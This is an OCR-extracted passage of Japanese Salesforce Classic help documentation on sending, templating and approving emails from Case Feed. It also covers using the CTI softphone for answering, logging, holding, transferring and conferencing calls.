
エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを送信する
- 「メールの送信」



1. 表示されるアクションに応じて、[顧客への回答] をクリックして［メール］を選択するか、［メール］をクリックします。メッセージへの返信を作成するには、フィードのメールメッセージの下にある [返信] または [全員に返信] をクリックします。
2. 所属部門でメールテンプレートを使用している場合、メッセージに対応するメールテンプレートを選択します。
3. [差出人] アドレスを選択します。

この項目が選択リストとして表示されない場合、システム管理者がすでに送信元アドレスを定義しています。

4. 作成者が既存の取引先責任者である場合、ケースを作成した取引先責任者のメールアドレスは［宛先］項目に自動的に表示されます。受信者をさらに追加するには、 をクリックしてアドレスを検索するか、メールアドレスまたは名前を［宛先］項目に入力または貼り付けます。
   - 入力したメールアドレスまたは名前が 1 人の取引先責任者またはユーザに一致すると、そのアドレスは取引先責任者名の付いたボタンとして表示されます。
   - 一度に複数のアドレスを追加するには、スペースまたはカンマで区切った複数のアドレスをコピーして貼り付けます。これらのメールアドレスはボタンとして表示され、取引先責任者またはユーザに関連付けられている場合は、取引先責任者の名前が表示されます。
   - 入力したメールアドレスが複数の取引先責任者またはユーザに一致すると、そのアドレスはボタンとして表示されます。ボタンをクリックすると、そのメールアドレスに関連付けられているユーザのリストが表示されるため、メッセージに関連付けるユーザを選択できます。
5. 他のユーザにメッセージに送信する必要がある場合、[Cc を追加] または [Bcc を追加] をクリックします。
6. デフォルトでは、メール件名は関連するケースの名前です。件名は必要に応じて編集できます。
7. リッチテキストエディタを使用して、メッセージを書式設定します。
8. メッセージを作成します。所属部門でクイックテキストメッセージを使用している場合、メールの本文にクイックテキストメッセージを追加できます。
9. システム管理者がメールドラフトを有効化している場合、[保存] をクリックすると、メッセージを送信することなくそのメッセージのコピーを保存できます。メッセージをドラフトとして保存すると、ケースへのアクセス権のあるエージェントはそのドラフトを編集できます。
10. ファイルをメッセージに追加するには、[ファイル添付] をクリックするか、ファイルを添付ファイルペインにドラッグアンドドロップします。
11. 必要に応じて、メッセージに記事を添付します。
12. [メールを送信] をクリックします。

    注意: システム管理者によるケースフィードの設定方法によっては、このボタン名が異なる場合があります。

ヒント: メッセージペインの高さを変更するには、右下隅で をクリックしてドラッグします。メッセージペインを大きくして作成しているメッセージの表示領域を広げたり、小さくしてフィードのケース履歴の表示領域を広げ、スクロールしないで済むようにしたりできます。メッセージペインのサイズを変更すると、再度サイズを変更するまで、メールを作成するときは常にその新しいサイズで表示されます。

関連トピック:

ケースフィードの [コミュニティ] アクションによるケースおよびコミュニティの質問への投稿

ケースフィードの概要

ケースフィードでのクイックテキストの使用

ケースフィードのメールメッセージへの画像とファイルの追加

メールメッセージにファイルを添付し、インライン画像を追加して画像でテキストを拡張することで、ユーザに包括的な情報を提供し、問題をより迅速に解決できるようにします。

たとえば、処理しているケースで、問題を解決するためにユーザがいくつかの異なるソリューションを試さなければならない場合、方法を説明する動画や、複数の詳細なトラブルシューティング手順を含むドキュメントを添付できます。ユーザが特定のトラブルシューティング手順に注意深く従う必要がある場合、メッセージ本文内の各ステップの後にインライン画像を使用することができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

添付ファイルまたはインライン画像を含むメールを送信する
- 「メールの送信」

- インライン画像を追加するには、ケースフィードメールパブリッシャーのツールバーで をクリックし、必要な画像をアップロードまたはリンクします。埋め込む画像はそれぞれ 1 MB 以下で、.png、.jpg、.jpeg、.jpe、.jfif、.pjpeg、.bmp、.gif のいずれかの形式にする必要があります。画像とテキストを含むメールメッセージの合計サイズは、12 MB 以下にする必要があります。

  メモ: 画像を埋め込むには、メールパブリッシャーでリッチテキストエディタを使用する必要があります。プレーンテキストメッセージに画像を埋め込むことはできません。

- ファイルをメールに添付するには、[ファイルをアップロード]をクリックしてコンピュータまたは Salesforce からファイルを選択するか、すでにケースに添付されているファイルを使用するか、メールパブリッシャー下部にある添付ファイル領域にファイルをドラッグアンドドロップします。各メールメッセージには、合計で最大 10 MB まで添付できます。Salesforce では、すべての種類のファイルがサポートされます。

  メモ: ドラッグアンドドロップ機能は、HTML5 をサポートするブラウザでのみ使用できます。

- 追加した添付ファイルのリストを表示するには、[ファイル:] をクリックします。
- 添付ファイルを削除するには、添付ファイルの横にある をクリックします。

メールの受信者がメッセージを表示すると、埋め込まれた画像がメールの本文に表示されます。メッセージに添付したすべてのファイルの合計サイズが 3 MB を超えると、添付ファイルはすべてリンクとして表示され、受信者はそのリンクを使用してファイルをダウンロードできます。添付ファイルの合計サイズが 3 MB 未満の場合、各ファイルは添付ファイルとして表示されます。

例: たとえば、アプライアンス会社のサポートエージェントが、冷蔵庫の製氷機が不調な顧客のケースを処理しているとします。顧客に、製氷機のトラブルシューティング手順をステップごとに説明したメール (各ステップの後に画像を挿入) を、冷蔵庫のユーザマニュアルの PDF (2 MB のファイル) と冷蔵庫の正常な動作を維持するための保守ヒントの一覧 (10 KB のファイル) の 2 つのドキュメントを添付して送信します。顧客が受信したメールには、次のファイルとドキュメントが表示されます。

- 顧客がトラブルシューティング手順を実行しながら 1 ステップごとに画像を参照できるようにメールの本文に埋め込まれた画像
- メッセージに添付されたユーザマニュアルと保守ヒントの一覧 (合計サイズが 3 MB 未満であるため)

トラブルシューティングビデオ (2.5 MB のファイル) も添付した場合、すべての添付ファイルの合計サイズが 3 MB を超えるため、3 つの添付ファイルはすべてリンクとして顧客に表示されます。

関連トピック:

- ケースフィードからのメールの送信およびメールへの返信
- ケースフィード記事ツールを使用した、記事の検索、添付、およびメール送信
- ケースフィードのリッチテキストエディタを使用したメールのカスタマイズ

ケースフィードのメールテンプレートの使用

テンプレートを使用すると、一貫性を保ち時間を節約しながら、顧客名、ケース番号などの基本情報をすべてワンクリックで挿入できます。システム管理者がテキスト、HTML、または Visualforce のメールテンプレートを作成した場合、または独自のテンプレートを作成した場合、ケースフィードで顧客にメールするときに使用できます。

最良の結果を得るには、メールテンプレートの操作時にリッチテキストエディタを使用することをお勧めします。

メモ: システム管理者によるケースフィードの設定方法によっては、[メール]アクションを使用すると、事前に読み込まれたテンプレートが表示される場合があります。必要に応じて別のテンプレートを選択するには、次の手順を使用します。

テンプレートを使用する手順は、次のとおりです。

1. 表示されるアクションに応じて、[顧客への回答] をクリックして［メール］を選択するか、［メール］をクリックします。
2. ［テンプレートを選択］をクリックします。
3. 使用するテンプレートが含まれるフォルダを選択します。
4. メールに追加するテンプレートの名前をクリックします。

ヒント:

- 複数のテキストまたは HTML テンプレートを選択すると、テンプレートは選択した順序で追加されます。Visualforce テンプレートを別のテンプレートを選択した後に選択すると、先に選択したテンプレートは新しく選択したテンプレートに置き換えられます。
- 選択したテンプレートに含まれる添付は、メッセージに含められます。
- 選択したテンプレートに含まれる差し込み項目は、ケースに関連付けられた項目のみマージされます。
- テンプレートを削除するには、 をクリックします。入力したテキストとテンプレートの添付もすべて削除されます。

5. メッセージの作成と送信を終了します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを送信する
- 「メールの送信」

ケースフィードのドラフトメールの使用

ドラフトメールを使用すると、サポートエージェントは作成した顧客宛てメッセージをすぐに送信せずに保存できます。また、システム管理者がメールメッセージの承認プロセスを作成することもできます。

ドラフトは、システム管理者がドラフトを有効化している場合にのみサポートされます。

サポートエージェントは、メッセージをドラフトとして保存しておいて、解決しようとしている問題に関する追加の情報を収集したり、同僚とトラブルシューティング手順を確認したり、休憩したり、Salesforce からログアウトしたりすることができます。メールをドラフトとして保存するには、メールを書いているテキストボックスの下にある [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: ドラフトは自動保存されません。

各ケースに関連付けることのできるドラフトメールは1つのみであるため、自分または他のユーザが保存したドラフトに関連付けられているケースで作業している場合、そのドラフトが送信または破棄されるまで他のメールを作成することはできません。関連付けられているドラフトのあるケースを表示すると、そのドラフトを作成したユーザ名およびドラフトを表示するリンクを記載した通知が表示されます。ケースへのアクセス権を持つすべてのエージェントまたはスーパーバイザは、ドラフトメールが承認を待機中でない限り、そのドラフトメールを編集できます。

企業でメールメッセージの承認プロセスが使用されている場合、メールを送信すると、確認のためにスーパーバイザに送信されます (システム管理者による承認プロセスの設定方法に応じて、確認のためにメッセージを送信するオプションが表示されるか、確認なしでメッセージを送信することができます)。スーパーバイザがメッセージを承認すると、そのメッセージは顧客に送信されます。メールが承認されない場合、ケースの表示中に[メール]をクリックすると、説明を記載したメッセージがメールパブリッシャーの上部に表示されます。そのメッセージを編集して、再送信することができます。

関連トピック:

- メールドラフトの確認と承認

メールドラフトの確認と承認

システム管理者による組織のドラフトメールおよび承認プロセスの設定方法によっては、自分が監督するエージェントが作成したメッセージを顧客に送信する前に、確認して承認する必要がある場合があります。

エージェントが承認のためのメッセージを送信すると、そのメッセージを含むケースへのリンクを記載したメール通知が送信されます。通知は、[メール]をクリックするとパブリッシャーの上部に表示されます。[メールを参照]をクリックすると、メッセージの詳細ページに移動します。そのページでは、次の操作を実行できます。

- [レコードのロック解除] をクリックして、メッセージを編集可能にする。
- [削除] をクリックして、ドラフトを破棄する。
- [承認履歴] 関連リストにある [承認/却下] をクリックして、メッセージを承認または却下する。
- [再割り当て] をクリックして、他のスーパーバイザに承認を割り当てる。

メッセージを承認すると、そのメッセージは顧客に送信されます。却下すると、理由を説明するメモを作成するオプションが表示されます。このメモは、エージェントが [メール] をクリックすると、ケースページのパブリッシャーの上にドラフトが却下されたという通知と共に表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールドラフトを確認して承認する
- 「メールの送信」

  および

  メール承認プロセスに含まれている

関連トピック:

- ケースフィードのドラフトメールの使用
- ケースフィードのデフォルトメールテンプレートの有効化
- メールドラフトの承認プロセスの作成

ケースフィードのリッチテキストエディタを使用したメールのカスタマイズ

リッチテキストエディタでは、顧客に送信するメールをカスタマイズできます。リッチテキストエディタを使用して、テキストの書式を設定したり、箇条書きや番号付き箇条書きを追加したり、画像やリンクを追加したりします。

エディタへのアクセス

リッチテキストエディタは、[メール]をクリックするか、[メール]をクリックして [顧客への回答] をクリックすると、ケースフィードのパブリッシャーに表示されます。次の場合、リッチテキストエディタは表示されません。

- システム管理者がリッチテキストエディタを有効にしていない場合。
- ケースフィードで最後に作成したメールにプレーンテキストエディタを使用した場合。リッチテキストエディタに切り替えるには、切り替えアイコン  をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを送信する
- 「メールの送信」

リッチテキストエディタ使用のヒント

- リッチテキストエディタは、[メール] アクションにのみ使用できます。
- エディタに HTML など他の種類のマークアップを入力しても、メッセージを送信するときに表示されません。
- メッセージを削除するには、 をクリックします。

ケースフィードでのクイックテキストの使用

クイックテキストを使用すると、顧客への応答やケースの更新をすばやく行うことができます。挨拶や一般的なトラブルシューティング手順など、事前に作成したメッセージをメールやポータル投稿のような顧客との通信手段に挿入できます。事前に作成したメモをケース状況の変更や活動ログに挿入することもできます。ケースフィードでは、[メール]、[ポータル]、[状況の変更]、[活動の記録] アクションでクイックテキストを使用できます。

メモ: 操作しているアクションで使用できるのは、そのアクションのチャネルに割り当てられたクイックテキストメッセージのみです。たとえば、[メール]アクションで使用できるのは、[メール]チャネルに割り当てられたメッセージのみです。

1. [メール]、[ポータル]、[状況の変更]、または [活動の記録] アクションを選択します。
2. アクションの本文で、「;;」と入力します。
   すでにクイックテキストを使用している場合、クイックテキストメッセージのリストが新しい順に表示されます。クイックテキストを初めて使用する場合、メッセージは表示されません。
3. その他のメッセージを表示するには、単語または語句を入力します。
   それらの単語を含むメッセージのリストが表示されます。
4. メッセージのタイトルおよび全文を表示するには、メッセージをクリックするか、キーボードの矢印キーを使用して強調表示します。
   完全なメッセージは [クイックテキスト] リストの下部に表示されます。
5. メッセージを選択するには、メッセージをダブルクリックするか強調表示して Enter キーを押します。
   選択したメッセージが差し込み項目を含む場合は、メッセージを追加するときにそれらの差し込み項目が解決されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ケースフィードでクイックテキストを使用する
- クイックテキストに対する「参照」

顧客への電話連絡

Salesforce CRM Call Center システム要件

Salesforce CRM Call Center を利用するには、Salesforce ユーザの各コンピュータに軽量 CTI (コンピュータテレフォニーインテグレーション) アダプタをインストールする必要があります。アダプタの最小システム要件は、次のとおりです。

- CTI バージョン 4.0 以上のアダプタ:
  - Microsoft® Internet Explorer® 8、Mozilla® Firefox® 3.5、Apple® Safari® 4、Google Chrome™ 10.0 (Internet Explorer 11 はサポートされていません)
  - Microsoft Windows® XP (Microsoft .NET framework を含む)
- 以前のバージョンの CTI を使用したアダプタ:
  - Internet Explorer 7 または 8、Firefox 3.5 または 3.6 (Safari、Chrome、および Internet Explorer 11 はサポートされていません)
  - Windows 7 (32 ビット)、Internet Explorer 8 (32 ビット)、Firefox 3.5 または 3.6
  - Windows 7 (64 ビット)、Internet Explorer 8 (64 ビット)、Firefox 3.5 または 3.6
  - 256 MB の RAM (推奨: 512 MB)
  - 最低 20 MB のハードディスク空き容量
  - Intel® Pentium® II プロセッサ、500 MHz 以上
  - Windows XP

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: CTI Toolkit バージョン 4.03 で作成された CTI アダプタを使用している場合、Firefox または Chrome ブラウザを使用すると、ポップアップウィンドウが表示されます。このポップアップウィンドウは、Salesforce CRM Call Center への接続を維持するために、ユーザのマシンに表示されている必要があります。

関連トピック:

Salesforce コールセンター

ソフトフォンの使用

ソフトフォンの概要

ソフトフォンは、カスタマイズ可能な通話管理ツールで、コールセンターに割り当てられていて、CTI アダプタがインストールされているマシンで作業しているユーザに表示されます。ソフトフォンの機能、ユーザインターフェース、表示位置は、ソフトフォンの開発に使用した CTI Toolkit のバージョンによって決まります。次のトピックを参照してください。

- CTI 1.0 および 2.0 ソフトフォンについて (ページ 2578)
- CTI 3.0 および 4.0 ソフトフォン (ページ 2579)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

Salesforce コールセンター
Salesforce CTI Toolkit
Salesforce コンソール
ソフトフォンの使用
Salesforce コンソールでのソフトフォンの使用
CTI アダプタのバージョンのチェック

CTI 1.0 および 2.0 ソフトフォンについて

ソフトフォンは、カスタマイズ可能な通話管理ツールで、コールセンターに割り当てられていて、CTI アダプタがインストールされているマシンで作業しているユーザに表示されます。バージョン 1.0 または 2.0 の CTI Toolkit で開発されたソフトフォンは、すべての Salesforce ページのサイドバーに表示されます。システム管理者および開発者は CTI 1.0 または 2.0 ソフトフォンをカスタマイズでき、通常、次のコンポーネントが含まれています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コールセンターの状態エリア
: 通話を受信する準備ができているかどうかを指定するドロップダウンリストが表示されます。「コールセンターの状態の変更」(ページ 2590)を参照してください。

電話回線ヘッダー
: 電話回線の状態が表示されます。状態アイコンでは、色を変化させたり、点滅 () したり、テキストの説明を表示したりします。ユーザは回線名 (回線 1 など) をクリックして、回線のダイアルパッドと通話情報エリアを表示または非表示にできます。

通話情報エリア
: 顧客が発信した電話番号、通話時間、通話に関連付けられている任意のレコードなど、通話に関するデータが表示されます。

通話ボタンエリア
: 発信する、電話を切る、通話者を保留にする、通話を転送する、会議を開始する、通話中に別の通話を開始するなどの通話コマンドを実行できるボタンが表示されます。「ソフトフォンの使用」(ページ 2588)を参照してください。

現在の通話ログエリア
通話に関するログ情報が表示されます。デフォルトでは、［件名］項目に通話の日時が表示されますが、ユーザによる編集が可能です。［名前］項目では、関連する取引先責任者、リード、または個人取引先を指定できます。また、［関連先］項目では、通話が終了した後でレコードを通話ログに追加で添付できます。［コメント］テキストボックスには、通話に関する追加情報を入力できます。通話ログは活動レコードに保存され、ソフトフォンの [最後の通話] エリアか、関連するレコードの [活動履歴] 関連リストから参照できます。「ソフトフォンでの通話ログの作成」(ページ 2583)を参照してください。

[最後の通話] エリア
最近完了した通話に関する保存済みのログが表示されます。ログの［件名］をクリックすると、詳細ページが表示されます。また、ログの［名前］または［関連先］リンクをクリックすると、関連するレコードが表示されます。[編集] をクリックすると、通話ログが再度表示され、ソフトフォンで編集できます。

[今日の自分の通話一覧] レポート
前日に発信または受信したすべての通話に関するレポートが開きます。

ソフトフォンロゴ
各 CTI アダプタのカスタマイズ可能なロゴが表示されます。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

- ソフトフォンの概要
- Salesforce コールセンター
- Salesforce CTI Toolkit
- Salesforce コンソール
- ソフトフォンの使用

CTI 3.0 および 4.0 ソフトフォン

ソフトフォンは、カスタマイズ可能な通話管理ツールで、コールセンターに割り当てられていて、CTI アダプタがインストールされているマシンで作業しているユーザに表示されます。バージョン 3.0 および 4.0 の CTI Toolkit で開発されたソフトフォンは、Salesforce コンソールのフッター、または各 Salesforce ページのサイドバーに表示されます。システム管理者および開発者は CTI 3.0 および 4.0 ソフトフォンをカスタマイズできますが、通常、次のコンポーネントが含まれます。

コールセンターの状態エリア
通話を受信する準備ができているかどうかを指定するドロップダウンリストが表示されます。「コールセンターの状態の変更」(ページ 2590)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

電話回線ヘッダー
: 電話回線の状態が表示されます。状態アイコンでは、色を変化させたり、点滅 () したり、テキストの説明を表示したりします。ユーザは回線名 (回線 1 など) をクリックして、回線のダイアルパッドと通話情報エリアを表示または非表示にできます。

通話情報エリア
: 顧客が発信した電話番号、通話時間、通話に関連付けられている任意のレコードなど、通話に関するデータが表示されます。

通話ボタンエリア
: 発信する、電話を切る、通話者を保留にする、通話を転送する、会議を開始する、通話中に別の通話を開始するなどの通話コマンドを実行できるボタンが表示されます。「ソフトフォンの使用」 (ページ 2588)を参照してください。

[今日の自分の通話一覧] レポート
: 前日に発信または受信したすべての通話に関するレポートが開きます。

ソフトフォンロゴ
: 各 CTI アダプタのカスタマイズ可能なロゴが表示されます。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

- ソフトフォンの概要
- Salesforce コールセンター
- Salesforce CTI Toolkit
- Salesforce コンソール
- ソフトフォンの使用

個人のソフトフォン設定の編集

Salesforce 内の個人のソフトフォン設定は変更できます。設定を変更するには、個人設定から［クイック検索］ボックスに「ソフトフォン」と入力し、[私のソフトフォン設定] を選択します。

使用可能な設定は次のとおりです。

設定	説明
Salesforce にログインするとき、コールセンターに自動ログインする	Salesforce で保存したログイン情報を使用して自動的にソフトフォンにログインしたい場合に、このオプションを選択します。
着信検索でレコードが 1 件だけ見つかった場合	着信に一致するレコードが 1 件だけだった場合のそのレコードの表示方法として、次のオプションのうち 1 つを選択します。 • ［そのレコードを自動的に開く］。このオプションでは、レコードは、これまで表示されていた内容を上書きして Salesforce のメインウィンドウに表示されます。これまでのレコードの保存していない変更はすべて失われます。 • ［そのレコードを自動的に開かない］。このオプションでは、一致したレコードは表示されません。レコードを参照するには、ソフトフォンでそのレコードのリンクをクリックします。

関連トピック:

Salesforce コールセンター
ソフトフォンの使用
ソフトフォンへのログイン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

個人のソフトフォン設定を編集する
- 「コールセンターのメンバー」

ソフトフォンを使用した電話応答

ソフトフォンへのログイン中は、次の場合に電話を受信できます。

- キューから発信され、コールセンターの状態が [通話準備完了] に設定されている場合
- 自分の内線番号に直接発信され、自分が通話中でない場合

ソフトフォンの電話回線名の横にある点滅する赤いボタンと、「着信中」、「転送の着信」、または「会議の着信」の文字で、着信があることがわかります。

通話について情報がある場合は [回答] ボタンの上に表示され、通常は発信者の電話番号と、発信者がダイアルした電話番号が表示されます。発信者の電話番号が Salesforce の既存のレコードと一致した場合は、そのレコードへのリンクも表示されます。同様に、担当者に電話がつながる前にコールセンターが発信者に取引先番号または他のデータの入力を促した場合には、ソフトフォンによってその情報を含むレコードが検索され、一致する結果へのリンクが自動的に表示されます。

電話の着信に応答する手順は、次のとおりです。

- ソフトフォンで [回答] をクリックします。
- 電話を受けるには受話器を使用します。

電話に応答すると、[通話時間] の時計が動き始め、コールセンターの状態が自動的に [通話中] に設定されます。応答しない場合は、システムによってその通話が別のユーザに転送され、自分のコールセンターの状態が自動的に [通話準備未完了] に設定されます。

電話への応答後に実行できる操作は次のとおりです。

- コメントを記録し、Salesforce レコードとその通話を関連付ける
- 通話者を保留にする
- 別のコールセンターユーザに通話を転送する
- 別のコールセンターユーザを会議に参加させる
- 通話を終了する

ソフトフォンが複数回線をサポートし、回線 1 が通話中に回線 2 に出た場合、回線 1 は自動的に話し中になります。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

ヒント: *画面ポップ*は、着信電話の番号が既存の Salesforce レコードの電話番号と一致するときに表示されるページです。次の表に、画面ポップが表示される条件を示します (画面ポップは、コールセンターの状態が [通話準備完了] に設定されている場合にのみ表示されます)。

画面ポップオン	表示する	表示しない
編集ページ		✅
詳細ページ	✅	

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソフトフォンで電話に応答する
- 「コールセンターのメンバー」

画面ポップオン	表示する	表示しない
インライン編集を使用中の場合の詳細ページ		✅
Salesforce コンソールの編集ページと詳細ページ	✅	
発信電話	✅	

関連トピック:

- ソフトフォンの使用
- コールセンターの状態の変更

ソフトフォンでの通話ログの作成

ソフトフォンを使用して外線通話を発信または受信すると、自動的に通話ログ活動レコードが作成されます。これらの通話ログは、通話に関連付けられている任意の Salesforce レコードの [活動履歴] 関連リストで参照するか、レポートを実行することで参照できます。自動的に作成された通話ログレコードには、次の内容を表す値が含まれています。

- その通話を受信または発信したコールセンターユーザ
- その通話を発信したか、コールセンターユーザから通話を受信した取引先責任者の電話番号
- 通話発信日時
- 通話時間 (秒単位)
- 着信通話か発信通話か
- 通話に対するコールセンターシステムの固有識別子

通話中に、通話ログに対して最大 2 件のレコードの関連付け、件名の編集、およびコメントの追加ができます。手順は、次のとおりです。

1. 通話ログに最大 2 件のレコードを関連付ける手順は、次のとおりです。
   - 取引先責任者、リード、または個人取引先を参照または作成すると、通話ログ内に［名前］ドロップダウンリストが表示されます。このリストを使って、単一の取引先責任者、リード、または個人取引先レコードを通話に関連付けます。
   - 任意の種別の Salesforce レコードを参照または作成すると、通話ログ内に［関連先］ドロップダウンリストが表示されます。このリストを使って、通話に関連付ける任意の種別の単一レコードを選択します。

     メモ: カスタムオブジェクトレコードは、そのカスタムオブジェクトレコードが活動を追跡している場合にのみ通話ログに関連付けられます。

   手動で異なるレコードを選択しない限り、［名前］および［関連先］リストには、最後に参照したレコードがデフォルトで表示されます。通話が完了すると、これらのリストで選択したレコードには、[活動履歴] 関連リスト中の通話ログが表示されます。これらのレコードには、通話が転送された場合は転送先の、会議を行った場合は別の Salesforce CRM Call Center ユーザが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話ログを作成する
- 「コールセンターのメンバー」

2. ［件名］および［コメント］項目を、通話中に発生した情報をもとに編集します。

通話の終了後、通話ログは自動的に完了した ToDo として保存されます。完了したばかりの通話の通話ログには、ソフトフォンの [最後の *N* 通話] セクションを展開してすばやくアクセスできます。このリストには、最近の通話が最大で 3 件表示され、最後の通話が最初に表示されます。

- 最近の通話ログを編集するには、その通話ログの［件名］項目の横にある [編集] をクリックします。
- 保存済み通話ログを参照するには、その通話ログの［件名］をクリックします。
- 通話ログに関連付けられているレコードを参照するには、レコード名をクリックします。

前日に発信または受信したすべての通話のリストを参照するには、[今日の自分の通話一覧] をクリックします。このリンクをクリックすると、[今日の自分の通話一覧] レポートが [レポート] タブに表示されます。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

ソフトフォンの使用

ソフトフォンを使用した通話のラップアップ

ソフトフォンを使用した通話の保留

Salesforce CRM Call Center では、通話を保留して通話者に会話が聞こえないようにすることができます。通話を保留するには、現在有効なソフトフォン回線で [保留] をクリックします。通話者の待ち時間を示す［保留時間］の時計が動き始め、回線のアイコン ( ) が黄色に点滅し始めます。

- 通話の転送の開始、第 2 の回線での発信、および会議通話の開始時には、通話が自動的に保留されます。
- 会議中に [保留] をクリックすると、自分の回線は無音になりますが、残りの会議参加者は互いに通話を継続できます。

通話を再開するには、[保留を解除する] をクリックします。保留を解除せずに通話を終了したい場合は、[通話を終了する] をクリックします。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

ソフトフォンの使用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を保留する
- 「コールセンターのメンバー」

ソフトフォンを使用した通話の転送

別のコールセンターユーザまたは外線電話番号へ通話を転送する手順は、次のとおりです。

1. 転送する通話に関連するSalesforceレコードを添付します。たとえば、その通話にケースを作成していた場合、ケースを保存し、現在の通話ログの［関連先］項目にそのケースが選択されていることを確認します。この操作を実行することで、通話の転送先のユーザがソフトフォンでこのケースにアクセスできます。
2. 転送するソフトフォン回線にある[転送]をクリックします。通話者と自分との回線はそのまま維持され、新規ダイアルパッドが有効になります。
3. ダイアルパッド、キーボード、またはコールセンターディレクトリを使用して、通話の転送先の電話番号を入力します。
4. [転送を開始する]をクリックします。目的の電話番号に発信中は、最初の通話者は自動的に保留になります。ダイアルした電話番号が話中の場合はメッセージが表示され、再度発信するか、発信をキャンセルできます。
5. 最初の通話者を転送先の電話番号に転送する準備が整ったら、[転送を完了する]をクリックします。通話を転送しない場合は、[転送をキャンセルする]をクリックします。

通話を完了すると、通話者と自分の回線が切断され、状態は［通話準備完了］に戻ります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

通話を転送する
- 「コールセンターのメンバー」

関連トピック:

- Salesforce コールセンター
- ソフトフォンの使用
- ソフトフォンを使用した通話のラップアップ
- ソフトフォンでの通話ログの作成

ソフトフォンを使用した会議通話

別のコールセンターユーザまたは外部電話番号と会議通話を開始する手順は、次のとおりです。

1. 通話中に、現在有効なソフトフォン回線で[会議]をクリックします。通話者が自動的に保留され、新規ダイアルパッドが有効になります。
2. ダイアルパッド、キーボード、または電話帳を使用して、会議に参加させたい個人の電話番号を入力します。
